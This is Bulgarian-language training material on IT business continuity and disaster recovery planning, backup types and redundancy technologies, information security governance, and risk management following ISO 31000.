Планиране непрекъсваемост на ИТ операциите: Подплан на цялостния BCP план, за по детайлни характеристики за непрекъсваемост на ИТ операциите. Съдържа необходими конфигурации, описание на ИТ системите поддържащи критичните бизнес функции, приоритети на възстановяване, тестване работоспособността, методи и честота на архивиране на данните, връзки с доставчиците на услуги и др. Критичен за организацията план с ограничено ниво на достъп.

Методи за тестване плановете за непрекъсваемост

Тестване по документи – регулярен преглед на плановете от комисия от различни отдели за неговата актуалност и приложимост с бизнес операциите. Използване на чеклисти с предефинирани стойности и детайли.

Тестване по фази (Walkthroughs) - тестване логическата последователност на плана през неговите фази;
Паралелно тестване – тест при който вече се използва алтернативен сайт на организацията, чрез който се валидира, че бизнес и ИТ операциите могат на протичат в него без да се изключва основният сайт. Всяка част от плана се изпълнява с цел най-близко симулиране на

реално бедствие. Тестване възстановяване на архивите и времената, които са нужни за тези операции.


Пълно прекъсване (Cutover) – тест, който се доближава най-много до реална ситуация, при който се изключва главният сайт на организацията и бизнес и ИТ операциите се пренасочват към алтернативния сайт. Сложен за изпълнение, изисква доста организация, релокиране на ресурси и хора, разходи за преместването, процес на връщане към главния сайт.

Планове за възстановяване (DRP – Disaster Recovery Plans)

Планове за възстановяване (DRP – Disaster Recovery Plans) – описват процеса и методите за възстановяване на операциите, като най-важната част винаги остава сигурността на служителите.
Като основни точки могат да бъдат посочени следните детайли:

- Лист и детайли за контакт на екипите за възстановяване;
- Списък на хардуер и софтуер за възстановяване;
- Дефинирани RPO & RTO параметри за всяка информационна система;
- Спецификации на алтернативния сайт;

ИТ Методи за резервиране на оборудването



- Трябва да бъдат създадени и редовно проверявани резервни копия на информацията, софтуера и системните изображения в съответствие с договорената политика за резервиране

- Трябва да бъдат предоставени адекватни средства за резервиране, за да се гарантира, че цялата съществена информация и софтуер може да бъдат възстановени след бедствие или отказ на носител.
- Мерките за резервиране за отделни системи трябва редовно да се проверяват, за да се осигури тяхното съответствие на изискванията на плановете за непрекъснатост на дейността. В случай на критични системи и услуги уреждането на резервирането трябва да обхваща цялата системна информация, приложения и данни, необходими за възстановяване на цялата система в случай на бедствие.

ИТ Методи за резервиране на оборудването - Технологии

- RAID (Redundant Array of Independent Disks) – няколко нива 0, 1, 5, 10 – чрез който се конфигурира определено ниво на резервираност на дисковете с цел предпазване загубата на информация;
- Сървъри – конфигуриране на клъстери от сървъри за дублиране на функциите и разделяне натовареността между тях – на ниво операционна система и ниво продукт;
- Резервиране на услуги / канали – изграждане на физическа и логическа дублираност на основните услуги – комуникационни, захранване и др.
- мрежово оборудване – рутери и суичове – конфигуриране по начин, който да резервира физическите и логическите трасета в една ИТ инфраструктура;
- критичен хардуер – поддържане на резервни критични за организацията и ИТ операциите устройства и резервни части. Договори с доставчици за експресна доставка на оборудване.
- Захранващи модули – дублиране на модулите с цел непрекъсваемост на захранването;
- UPS (Uninterruptible Power Supply) системи – подсигуряване на захранването на системите при прекъсване на основната захранваща услуга. Дефиниране на параметри на UPS системите. В случай на отпадане на външното захранване, UPS-системите подават захранване към вашите консуматори, като превключването става толкова бързо, че дори и прецизни електронни компоненти не го усещат. Тези системи намират приложение за аварийно захранване на обекти и консуматори в места с често спиране на централното електроснабдяване. Системата автоматично възстановява захранването към консуматорите на базата на инвертирано напрежение и захранване от акумулаторите. Възстановяване на основното захранване стартира заряд на акумулаторите, които след пълно зареждане преминават в режим "резерв" до следващото спиране на централното захранване.
- Дизелови генератори - подпомагат поддържането на основните бизнес функции в случаи на продължително прекъсване на електрозахранването в дадена организация;

Принцип на RAID технологията:
От набора дискови устройства се създава масив, който се управлява от специален контролер и се счита от компютъра като един логически диск с голям капацитет.
Благодарение на технологията се постига:

- Високо бързодействие – за сметка на паралелно изпълнение на операциите по вход/изход на данни;
- Повишена надеждност на съхранение на данни – чрез дублиране на данни или изчисляване на контролни суми. Защита от загуба на данни си извършва само при физически отказ на твърд диск.

Основни нива RAID-масиви

Съществуват няколко основни нива RAID-масиви: RAID 0, 1, 2, 3, 4, 5, 6, 7. Съществуват и комбинирани нива, такива като RAID 10, 0+1, 30, 50, 53 и т.н

Висока надеждност на ИТ системите (High Availability)

Level of Availability	Percent of Uptime	Downtime per Year	Downtime per Day
1 Nine	90%	36.5 days	2.4 hrs.
2 Nines	99%	3.65 days	14 min.
3 Nines	99.9%	8.76 hrs.	86 sec.
4 Nines	99.99%	52.6 min.	8.6 sec.
5 Nines	99.999%	5.25 min.	.86 sec.
6 Nines	99.9999%	31.5 sec.	8.6 msec

Висока надеждност на ИТ системите изразена в процентно отношение и връзка с време за прекъсване на дневна и годишна база.

- Висока надеждност на ИТ системите (High Availability) – максимално доближаване за надеждност и непрекъсваемост на операциите до 100-те %. Изразява се в процентно отношение на очакваната непрекъсваемост към общото време на работа.
- Непрекъсваемост оценена на 99,999 % (5 деветки)- означава прекъсване за по-малко от 6 минути в годината;
- Непрекъсваемост оценена на 99,9999 % (6 деветки)- означава прекъсване за по-малко от 30 секунди в годината;
- Колкото по-висока е надеждността, толкова по-висока е цената на системата и нейната сложност.

Процесът на Disaster Recovery

Процесът на Disaster Recovery – включва няколко стъпки за възстановяване на бизнес процесите, след дадено кризисно събитие:


- Уведомяване на заинтересованите страни – топ мениджмънт, директори, служители, клиенти, доставчици за случилото се събитие;
- Започване на спешните операции – евакуация ако е необходима на служителите и след това преглед на ИТ операциите;
- Оценка на щетите – за да се определи размера на въздействие върху бизнеса и да се предприемат подходящите стъпки за възстановяване.

- Оценка възможността на главния сайт физически да поддържа бизнес и ИТ операциите. При нужда насочване към алтернативния сайт;
- Започване на възстановителните процеси според дефинираните и внедрени планове от екипите по възстановяване (Recovery Teams). Тези екипи се състоят от различни служители – ИТ администратори, служители от отделите Човешки ресурси и Правен, за да бъдат спазени всички политики и процедури.

Типове архивиране на информацията


Нормално архивиране (Normal) – при нормалния тип архивиране, известно още като пълно архивиране, се архивират всички избрани файлове и папки. Нормалният тип архивиране изисква най-много време и най-голям обем дисково пространство за съхранение в сравнение с останалите типове архивиране. При възстановяване на информацията процесът преминава по-бързо, тъй като се възстановява цялото състояние към момента на създаването на архива.

Пълен архив (Full) – е тип архив, при който се архивират всички избрани файлове. Отнема най-много време за изпълнение; При възстановяване - само последният пълен архив.



Диференциално архивиране (Differential) – при него се архивират само избраните файлове, които са с включен архивен атрибут, т.е новите или тези с променено съдържание след последния архив. За да се извърши пълно възстановяване на загубената информация, трябва да се възстанови състоянието, първо, от последния пълен архив, след което от последния диференциален архив.

Архивиране с натрупване (Incremental) – отнема малко време за създаване, но изисква повече време при възстановяването. За пълно възстановяване е необходимо, първо, да се възстанови състоянието от последния пълен архив, след което последователно да се възстановяват архивите с натрупване от първия до последния.



Част 2: Управление на информационната сигурност

11. Модул 11: Управление на информационна сигурност

- Разработване на стратегия за информационна сигурност
- Синхронизиране на стратегията за информационната сигурност с целите на организацията
- Идентифициране на правни и регулаторни изисквания
- Обосновка на инвестициите в информационната сигурност
- Идентификация на движещите сили в организацията
- Осигуряване на ангажираност на ръководството за целите на информационната сигурност
- Дефиниране на роли и отговорности, свързани с информационната сигурност
- Създаване на система за докладване и отчитане и изграждане на комуникационни канали

Управление на информационна сигурност – Цел и стратегия

Цел – да се подсигури, че мениджърите по информационна сигурност разбират в детайли параметрите на една програма за управление на информационната сигурност.
Стратегия по информационна сигурност – планът, заложен с дефинираните цели, който ще доведе до желаните резултати. Стратегията е нужна, за да е ефективна цялостната програма за информационна сигурност.

Управлението на информационната сигурност е отговорност на топ мениджмънта в организацията. Тя трябва да бъде неразделна част от цялостно управление на организацията. Нейната защита става главен приоритет на топ мениджмънта;

Управление на информационна сигурност (ИС) - Ползи

- Подсигуряване съответствието с политики, процедури, закони и нормативни актове в тази област;
- Понижаване несигурността в бизнес операциите;
- Оптимизиране използването на ресурси за информационната сигурност;
- Повишаване репутацията на организацията пред бизнес партньори при сертифициране на системата;
- Повишаване увереността на клиентите в стабилността и устойчивостта на организацията;

Управление на информационна сигурност – Цели и ползи

Целите на информационната сигурност са да бъде разработена, внедрена и управлявана една такава програма, която ще доведе до следните ползи:

- Стратегическо изравняване на целите на информационната сигурност с бизнес стратегията – решения които се вписват в културата, управленския стил, технологиите и структурата на организацията.
- По-добро осъзнаване на заплахите, уязвимостите и рисковете които влияят върху активите на компанията;

- Ефективно управление на рисковете – разбиране на заплахите и уязвимостите и тяхното влияние върху организацията. Намаляване на риска до приемливи нива чрез прилагане на различни стратегии. Приоритизиране на рисковете и приемане на рамка за тяхното третиране.
- Инвестиции в информационната сигурност, които ще доведат за добавена стойност за бизнеса. Използване на сертифицирани и стандартизирани решения в областта. Осъзнаване, че сигурността е процес , а не събитие.
- По добро управление на ресурсите – процеси за анализ и измерване на необходимите ресурси;
- Оценка на ефективността – залагане на отделни метрики, които са съобразени с целите на организацията. Извършване на външни одити за оценка на съответствието с различни международни стандарти.
- Интеграция – интегриране на всички фактори, осигуряващи съответствието, като по този начин се подсигурява, че всички процеси работят както са дефинирани. Координиране на дейностите по сигурността, за пълна защита на инфраструктурата.

Управление на информационна сигурност - Общата рамка на управлението

Общата рамка на управлението включва:

- Цялостна стратегия за управление обвързана с бизнес целите;
- Процедури за детайлни действия по всяка политика;
- Добре разпределени отговорности и изградена структура за управление на ИС;
- Внедрени метрики и процеси на за наблюдение, чрез които се оценява ефективността на системата.


Управление на информационна сигурност - Стратегия на организацията

Поредицата от решения в една организация, които определят и разкриват нейните цели, основа са за разработването на политиките и плановете за тяхното достигане, дефинира обхвата на бизнеса, който преследва компанията, описва икономическите и не-икономическите ползи, които тя ще донесе на своите акционери, служители, клиенти и на общността, в която оперира.

Разработване на стратегия за ИС – Цели:

- Стратегическо изравняване на ИС и бизнес процесите;
- Доставяне на добавена стойност (преглед на разходите и ползите от съответствието);
- Управление на ресурсите (хора, процеси и технологии);
- Измерване на производителността (залагане на метрики, „не може да се управлява онова, което не може да се измери“ – време за разрешаване на инцидент, определяне ефективност на контролите и т.н.);
- Интегриране на процесите (защита на активите, добре дефинирани роли и отговорности, анализ на функциите);

Управление на информационна сигурност



Обичайните капани в една стратегия

- Твърде висока увереност в способностите на организацията;
- Оптимизъм – висок оптимизъм за очакваните прогнози и резултати от бизнеса;
- Групово мислене – натиск при вземане на решения в много-културна среда;
- Склонност към одобрение – търсене на мнения и факти поддържащи собствените вярвания;

Управление на информационна сигурност - Business Linkages

Синхронизиране на стратегията за информационната сигурност с целите на организацията (Business Linkages) – извършване на цялост преглед и анализ на всички елементи на бизнес процесите в организацията и свързването / подпомагането им от информационната сигурност.

Този процес може да открие слабости в ИС на оперативно ниво, които могат да бъдат видимо подобрени, като по този начин повишат устойчивостта на бизнес процесите. Такива връзки (Linkages) могат да бъдат създадени и на редовните срещи на оперативните мениджъри с екипа по ИС в организацията, което от друга страна може да обучи мениджърите за потенциалните ползи от повишаване нивото на ИС;

Идентифициране на правните изисквания

- Идентифициране на тези, които влияят върху стратегията на организацията още при нейното разработване;
- Идентифициране на локалното законодателство, международните регламенти и правни рамки, ако организацията оперира на няколко континента;
- Идентифициране на детайлите по сигурност на служителите в различните юрисдикции;
- Идентифициране на изискванията за съдържание и поддържане на архив на всички бизнес записи;
- Идентифициране на законовите и бизнес изисквания за периода на съхранение на информацията и тяхното припокриване (не трябва да се пада под минималните законови срокове);
- Идентифициране на параметрите на информацията, която трябва да бъде записване с цел разследване на компютърни престъпления

Обосновка на инвестициите в информационната сигурност

Цел – внедряването на високоефективни решения с обоснован бюджет и възвращаемост на инвестициите;
Извършване на Cost-Benefit анализи – разходи и ползи от внедрените решения;
Изчисление на параметъра ALE (Annualized Loss Expectancy) – финансови загуби на годишна база (ALE = SLE x ARO – single loss expectancy & annualized rate of occurance) – детайли от риск анализа;

Роли и отговорности на топ мениджмънта

Роли и отговорности на топ мениджмънта:

- Ангажираност за изпълнение на целите по ИС;
- Ангажираност за дефиниране на необходимите ресурси за изпълнение на целите;
- Одобрение на политиките по ИС;
- Дефиниране на роли и отговорности за управление на ИС;
- Определяне на служител за позицията CISO (Chief Information Security Officer)

Governance, Risk Management & Compliance (GRC):

Governance, Risk Management & Compliance (GRC):

- Governance – ангажираността на ръководството за цялостното управление на всички процеси по предварително дефинирана рамка и следването им от всички служители;
- Risk Management - – процесът, чрез който организацията определя рисковете и нивата на въздействие и приоритизира тяхното третиране базирано на толерирането към риска;
- Compliance – процесът по поддържане на съответствието на управлението на ИС с локалните политики и международни стандарти;

Осигуряване на ангажираност на ръководството

Осигуряване на ангажираност на ръководството за целите на информационната сигурност:
Една формална презентация пред топ мениджмънта от Мениджъра по ИС е достатъчна, за да се осигури неговата осъзнатост и ангажираност със следните детайли:

- Изравняване на целите на сигурността с тези на организацията;

- Идентифициране на потенциални последствия за организацията, ако не се следват политиките и стандартите по ИС;
- Идентифициране на изискванията към бюджета, за да могат да се обосноват разходите за програмата по ИС;
- Разглеждане на внедряването на различни решения в ИС и тяхната възвращаемост на инвестициите;
- Дефиниране на мониторинг и одит дейностите, които трябва да обхванат програмата по ИС;

Изключително важно е ръководството и служителите еднакво да спазват всички правила, политики и процедури.

Канали за докладване и комуникация в организацията

Методи за установяване на нови, използване на съществуващи канали за докладване и комуникация в организацията – ефективното управление на програмата за ИС изисква гладък процес на потоци от информация между всички части на организацията. Изключително важно е информация релевантна за ИС да бъде лесно комуникирана между ръководството и служителите на базата на даден инцидент или събитие и на регулярни интервали от време.

Основни точки:

- Типовете информация, която ще бъде комуникирана от Мениджъра по ИС;
- Разбиране на кого и кога тази информация да бъде комуникирана;
- Типове събития, които незабавно трябва да бъдат съобщени;
- Типове събития, които регулярно трябва да бъдат комуникирани;
- Интегриране на други процеси с тези на информационната сигурност;
- Как са разработени каналите за комуникация;
- Използване на метрики за установяване на проблеми в процесите на управление на ИС;
- Периодично докладване за статуса на ИС в организацията към топ мениджмънта (анализи, резултати, доклади от одити и т.н.);
- Присъствие на срещи за бизнес стратегията и целите на организацията от Мениджъра по ИС;
- Иницииране на месечни срещи с различните ръководители по нива за повишаване нивото на ангажираност в ИС;
- Разработване на навременни обучения и програми за ИС на служителите;
- Назначаване на координатор по сигурността във всеки един отдел, който да помага на мениджъра по ИС.

Разработване на Action Plan за внедряване на стратегията

Разработване на Action Plan за внедряване на разработената стратегия:

- Извършване на GAP анализ – идентифициране на стъпки за преминаване от текущото ниво на ИС към желаното описано в стратегията и плановете;
- Избиране на стандарт или архитектура за внедряване и разработване на нужните политики и планове и тяхното одобрение на Ръководството;
- Идентифициране на необходимите ресурси за внедряване на решенията – време, хора, финансови ресурси;

- Разработване на програми за обучение на ръководството и служителите в новите изисквания, внедрените решения, ползите от които могат да се възползват, политиките и процедурите, които трябва да спазват.
- Идентифициране на критичните фактори за успех (Critical Success Factors) – одобрени ресурси, ангажираност на ръководството и т.н.;
- Внедряване на KPI (Key Performance Indicators) & Metrics – ключови фактори за внедряване на стратегията (планове за тестване ефективността на контролите и резултатите от тях) и измерители за ефективността и ползите от внедрените контроли.

12. Модул 12: Управление на риска

Прилагане на процес за оценка на информационния риск
Определяне на методология за класификация и собственост на информацията
Провеждане на регулярни оценки на рисковете от заплахи и уязвимости
Провежда на периодични анализи за влиянието върху бизнеса
Идентифициране и оценка на стратегиите за смекчаване на риска
Интегриране на управление на риска в цикъла на бизнес процесите
Съобщаване на промени в информационния риск

Управление на информационния риск

Концепции за оценяване на риска - Целта на оценяването на риска е да предостави информация, основана на доказателства и анализ за вземане на информирани решения, за това, как да се въздейства върху определени рискове и как да се избира между различни възможности.

Организациите, независимо от техния вид и големина, са изправени пред вътрешни и външни фактори и влияния, които създават неувереност дали и кога ще постигнат своите цели. Влиянието на тази неопределеност по отношение на постигането на целите на дадена организацията представлява т. нар. „риск".
Всички дейности на една организация съдържат рискове. Организациите управляват риска, като го идентифицират, анализират и след това преценяват необходимостта от изменение чрез въздействие върху риска, за да се удовлетворят критериите за риск. През целия този процес те обменят информация и се консултират със заинтересованите страни и наблюдават и преглеждат риска и средствата за управление, които изменят риска, с цел да се гарантира, че не е необходимо по-нататъшно въздействие върху риска.

Управление на информационния риск - Ползи

Някои от основните ползи от извършване на оценяване на риска включват:

- разбиране на риска и неговото потенциално влияние върху целите;
- предоставяне на информация на лицата, вземащи решение;
- допринася за разбиране на рисковете, с цел да се помогне при избора на възможности за въздей¬ствие;
- идентифициране на важните фактори, допринасящи за рисковете и слабите звена в системите и организациите;
- сравнение на рисковете в алтернативните системи, технологии или подходи;
- обмен на информация за рисковете и неопределеностите;
- помощ при установяване на приоритети;
- съдействие за предотвратяване на инциденти на основата на изследвания след инциденти;
- избор на различни форми на въздействие върху риска;
- изпълнение на нормативни изисквания;
- осигуряване на информация, която ще помогне за оценяване дали рискът трябва да бъде приет, когато се сравнява с предварително определени критерии;

Въпреки че практиката по управление на риска се развива с течение на времето и в много сектори, за да се отговори на различни потребности, приемането на съвместими процеси в цялостната организационна рамка може да помогне да се гарантира, че рискът в дадена организация се управлява по ефикасен, ефективен и съвместим начин.

Внедряването и поддържането на управлението на риска в съответствие с международен стандарт позволява, например, на дадена организация да:

- увеличава възможността за постигане на целите;
- насърчава изпреварващото управление;
- осъзнава необходимостта от идентифициране и въздействие върху риска в цялата организация;
- подобрява идентификацията на възможностите и заплахите;
- да бъде в съответствие с изискванията на нормативните актове и на международните стандарти;
- подобрява създаването на задължителни и доброволни отчети;
- подобрява управлението;
- увеличава сигурността и доверието на заинтересованите страни;
- създава надеждна база за вземане на решения и планиране;
- подобрява средствата за управление;
- разпределя и ефикасно да използва ресурсите за въздействие върху риска;
- подобрява оперативната ефикасност и ефективност;
- подобрява постиженията по отношение на здравето и безопасността и опазването на околната среда;
- подобрява предпазването от загуби и управлението на инциденти;
- свежда до минимум загубите;
- подобрява организационния опит; и
- подобрява устойчивостта на организацията

Организационна рамка за управление на риска

Организационна рамка за управление на риска - осигурява политиките, процедурите и организационните мерки, които внедряват управлението на риска в цялата организация на всички нива. Като част от тази организационна рамка трябва да има политика или стратегия за вземане на решение, кога и как да бъдат оценявани рисковете.

Служителите, които извършват оценяванията на рисковете, трябва да бъдат наясно относно следните параметри:


Практиките и процесите за управление в много организации включват елементи на управлението на риска, и много организации вече са приели документиран процес за управление на риска за конкретни видове риск или ситуации. В такива случаи дадена организация може да реши да извършва критичен преглед на своите съществуващи практики и процеси.

Управление на информационния риск - Заинтересовани страни

- персонала, отговорен за създаването на политика за управление на риска в рамките на своята организация;
- персонала, отговорен за осигуряването на ефикасно управление на риска в рамките на организацията като цяло или за определена област, дейност или конкретен проект;
- персонала, който оценява ефикасността на организацията по отношение на управлението на риска, и
- разработващите стандарти, указания, процедури и добри практики, в които изцяло или частично се определя начинът, по който трябва да бъде управляван рискът в конкретния контекст на тези документи.

Успехът на управлението на риска зависи от ефикасността на организационната рамка за управление, която предоставя основите и разпорежданията, позволяващи интегрирането на всички нива в организацията. Тази организационна рамка улеснява ефикасното управление на риска във всеки процес за управление на риска на различните нива и в конкретни за организацията обстоятелства. Тази рамка гарантира, че информацията за рисковете, произтичаща от процесите на управление на риска, е правилна, подходящо отчетена и служи за основа при вземането на решения и за отговорността на всички нива в организацията.

Процес на оценяване на риска според ISO 31000:2009 – Основни фази



Обменът на информация и консултирането с вътрешните и външните заинтересовани страни трябва да се осъществява на всички етапи от процеса за управление на риска.

Установяване на обстоятелства - Чрез установяването на обстоятелствата организацията ясно изразява своите цели, определя външните и вътрешните параметри, които трябва да бъдат отчетени при управлението на риска, и определя областта на приложение и критериите за риск за продължението на процеса.

Идентификация на риска - Организацията трябва да идентифицира източниците на риск, областите на въздействие, събитията (включително измененията на обстоятелства), както и техните причини и потенциални последствия. Този етап има за цел да се състави изчерпателен списък на рискове, основани на тези събития, които могат да провокират, подбудят, задържат, отстранят, ускорят или забавят постигането на целите.

Анализ на риска - Анализът на риска включва усъвършенстване на разбирането относно риска. Анализът на риска осигурява входни данни за преценяването на риска и за вземането на решения относно необходимостта от въздействие върху риска и позволява да се изберат най-подходящите методи и стратегия за въздействие върху риска.

Преценяване на риска - На базата на резултатите от анализа на риска целта на преценяването на риска е да се подпомогнат тези, които вземат решения при определянето на необходимостта от въздействие върху риска и приоритета при внедряване на въздействието.

Въздействие върху риска - Въздействието върху риска включва избор и внедряване на една или повече възможности за изменение на риска. Веднъж внедрено, въздействието върху риска поражда или изменя средствата за управление на риска.

Наблюдение и преглед - Наблюдението и прегледът трябва да бъдат планирани като част от процеса за управление на риска и да включват контрол или редовно наблюдение. Този контрол или това наблюдение може да бъдат периодични или според конкретния случай.

Обмен на информация и консултации – основни точки

- осигуряване, че интересите на заинтересуваните страни се разбират и се вземат под внимание;
- събиране от различни области на експертен опит и знания за идентифициране и анализиране на риска
- осигуряване, че различните мнения са взети предвид при оценяването на рисковете;
- осигуряване, че рисковете са адекватно идентифицирани;
- осигуряване на одобрение и подкрепа за плана за въздействие върху риска;

Обменът на информация и консултирането със заинтересованите страни са важни, защото тяхната преценка за риска се базира на собственото им възприемане на риска. Това възприемане на риска може да се променя в зависимост от различните ценности, потребности, предположения, схващания и интереси на заинтересованите страни. Тъй като тяхното мнение може да има значително въздействие върху взетите решения, схващанията на заинтересованите страни трябва да се идентифицират, запишат и вземат под внимание в процеса на вземане на решения.

Установяване на обстоятелствата – основни точки

Установяване на обстоятелствата - включва разглеждане на вътрешните и външните параметри, имащи отношение към организацията като цяло, както и произхода на отделните рискове, които са оценявани.

Установяване на външни обстоятелства - Външните обстоятелства са външната среда, в която организацията се стреми да постигне своите цели.

